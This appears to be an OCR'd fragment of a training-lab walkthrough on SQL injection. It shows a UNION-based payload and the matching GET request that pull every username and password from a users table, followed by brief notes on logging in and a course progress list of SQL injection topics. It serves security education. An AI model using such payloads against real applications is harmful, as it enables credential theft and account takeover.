
username_wqgmlb

password_ioehyn


Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users:
'+UNION+SELECT+username_wqgmlb,+password_ioehyn+FROM+users_sjgvyf--

```
1 GET /filter?category=
  Accessories'+UNION+SELECT+username_wqgmlb,+password_ioehyn+FROM+users_sjgvyf--
```


Now we can see users and there password



Logging in



Logged in and email updated



My progress

- What is SQL injection?
- How to detect SQL injection vulnerabilities
- Retrieving hidden data
- Subverting application logic
- SQL injection UNION attacks
- Determining the number of columns required
- Finding columns with a useful data type
- Using a SQL injection UNION attack to retrieve interesting data
- Retrieving multiple values within a single column
- Examining the database
- **Blind SQL injection** (2 of 2)